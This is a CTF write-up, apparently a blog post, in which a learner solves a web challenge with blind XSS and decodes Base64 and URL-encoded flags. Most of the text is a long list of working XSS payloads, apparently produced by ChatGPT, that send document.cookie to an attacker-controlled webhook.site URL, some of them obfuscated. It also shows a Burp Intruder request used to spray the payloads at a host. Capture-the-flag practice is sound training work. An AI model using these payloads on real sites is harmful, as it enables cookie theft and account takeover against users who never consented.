
- Recipe:** From Base64
- Input:** U1RPVWRDVEZ7b1pDZ0NLR3hjeFg4ckZPWIhCV1ozUUJrNkM4b0lWY2p9
- Alphabet:** A-Za-z0-9+=
- Output:** STOUTCTF{oZCgCKGxcxX8rFOZXBWZ3QBk6C8oIVcj{}
- Checkboxes:** Remove non-alphabet chars (checked)

That's all from me, just a noob guy using chatgpt if I don't know anything about it.

Imma do the last web challenge now and I'll update if I get it. Don't know if I can cause the whole day im looking at the screen.

## STORY ABOUT LAST WEB CHALLENGE (Crossing the Seven Seas)

I'm currently doing my exam for Web Penetration certificate. To pass the exam I need to get two flag in their CTF. So all the challenge is Web.



The last web challenge is XSS. So after I'm done with malware, I visit this CTF. But I specifically do only the XSS challenges to enhance my understanding in XSS. So it's more like I'm doing warmup before visiting Crossing the Seven Seas. Thanks for this CTF and video recording of the classes, I managed to get it



Now I just need to apply the same mindset in solving Crossing the Seven Seas. Don't worry by the time I'm writing this I already got the flag. So here is how I'm tackling my nightmare

Now I know how to use webhook. (by using chatgpt)

change to <https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa>

Here's the updated list of Blind XSS payloads using your **Webhook URL**:  
<https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa>.

---

### Basic Blind XSS Payloads

```
html
Copy code

"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+do
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+document.
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><video src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+
"><audio src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+
"><embed src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+
"><details open ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa'/
```

---

### Advanced Blind XSS Payloads

```
html
Copy code

"><script src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/xss.js'></script>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa')+'+btoa(docu
"><img src=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?c=
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/
"><object data=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><script>new Image().src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?cook
"><img src=x onerror=eval(atob('bmV3IElt ↓ 1KCKuc3JjID0gJ2h0dHBzO18vd2ViaG9vay5zaXRlL2EwMj
```

```
"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)">
"><video src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><audio src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><embed src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><details open ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie">
"><script src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/xss.js'></script>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+btoa(document.cookie))>
"><img src=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/?c='+document.cookie)">
```

```
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)">
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?cookie=' + document.cookie">
"><object data=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?dom=' + document.domain)">
"><script>new Image().src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?cookie=' + document.cookie;</script>
"><img src=x
onerror=eval(atob('bmV3IEltYWdlKCkuc3JjID0gJ2h0dHBzOi8vd2ViaG9vay5zaXRlL2EwMjI2
%3Cimg%20src%3Dx%20onerror%3Dfetch%28%27https%3A%2F%2Fwebhook.site%2Fa0226701-
472d-4695-b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%3E
%3Csvg%20onload%3Dfetch%28%27https%3A%2F%2Fwebhook.site%2Fa0226701-472d-4695-
b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%3E
%3Ciframe%20src%3D%22javascript%3Afetch%28%27https%3A%2F%2Fwebhook.site%2Fa022670
1-472d-4695-b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%22%3E
"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>
"><div onmouseover=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>Hover me</div>
"><a href="#" onclick=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>Click me</a>
"><body onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>
"><iframe srcdoc=<svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>></iframe>
"><object data=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)>
"><img/src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)//>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)//>
"><iframe src=javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)//>
"><video><source onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)></video>
"><details ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)//>
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)//>
<img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)">
<input type="text" autofocus onfocus="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)">
<textarea autofocus onfocus="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)"></textarea>
<button onclick="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/' + document.cookie)">Click</button>
```

Use intruder to attack

Dashboard   Target   Proxy   **Intruder**   Repeater   Collaborator   Se

1 ×   2 ×   +

(?) Sniper attack

Target https://museum.oplabs.us

Positions   Add §   Clear §   Auto §

```
1 POST /submit.php HTTP/2
2 Host: museum.oplabs.us
3 Cookie: cf_clearance=ADdTier2ngPhX5B_I6oVBU8sMAfo.S.pmo7xV.Zop.c-1734891214-1.2.1.1-UYWhdPY2SXOqddJmk1DyG1MhyQZ6xa4CXJ4J7KEfzGUGvTE4koI6fnvqPTvWG6J
4 Content-Length: 47
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://museum.oplabs.us
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://museum.oplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 name=test&email=test%40gmail.com&message=$inject$
```

Check webhook and got request

<b>GET</b>	#9605f 75.9.127.110
12/23/2024 2:40:56 AM	R G H D S T I N
<b>GET</b>	#4e58f 75.9.127.110
12/23/2024 2:40:30 AM	
<b>GET</b>	#07d33 75.9.127.110
12/23/2024 2:40:17 AM	
<b>GET</b>	#0f8a6 75.9.127.110
12/23/2024 2:40:05 AM	
<b>GET</b>	#189d1 75.9.127.110
12/23/2024 2:39:36 AM	G (€ N
<b>GET</b>	#a5d69 75.9.127.110
12/23/2024 2:39:23 AM	
<b>GET</b>	#a9c9b 75.9.127.110
12/23/2024 2:39:17 AM	
<b>GET</b>	#6e9ce 75.9.127.110
12/23/2024 2:39:11 AM	
<b>GET</b>	#8a477 75.9.127.110
12/23/2024 2:39:05 AM	

All request got this encoded url (don't know what's its call)

Request Details		Permalink	Raw content	Copy as ▾
<b>GET</b>	<a href="https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF%7BaCnxNhCcP5P7sXPjElfxFgnrHnn4V57t%7D">https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF%7BaCnxNhCcP5P7sXPjElfxFgnrHnn4V57t%7D</a>			
Host	75.9.127.110	<a href="#">Whois</a>	<a href="#">Shodan</a>	<a href="#">Netify</a>
Date	12/23/2024 2:42:52 AM (a few seconds ago)	<a href="#">Censys</a>	<a href="#">VirusTotal</a>	
Size	0 bytes			
Time	0.000 sec			
ID	57c515d5-805e-4063-ab56-3110be2a8218			
Note	<a href="#">Add Note</a>			

Then decode url

Recipe

Input

URL Decode

Output

https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF%7BaCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t%7D

https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}

STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}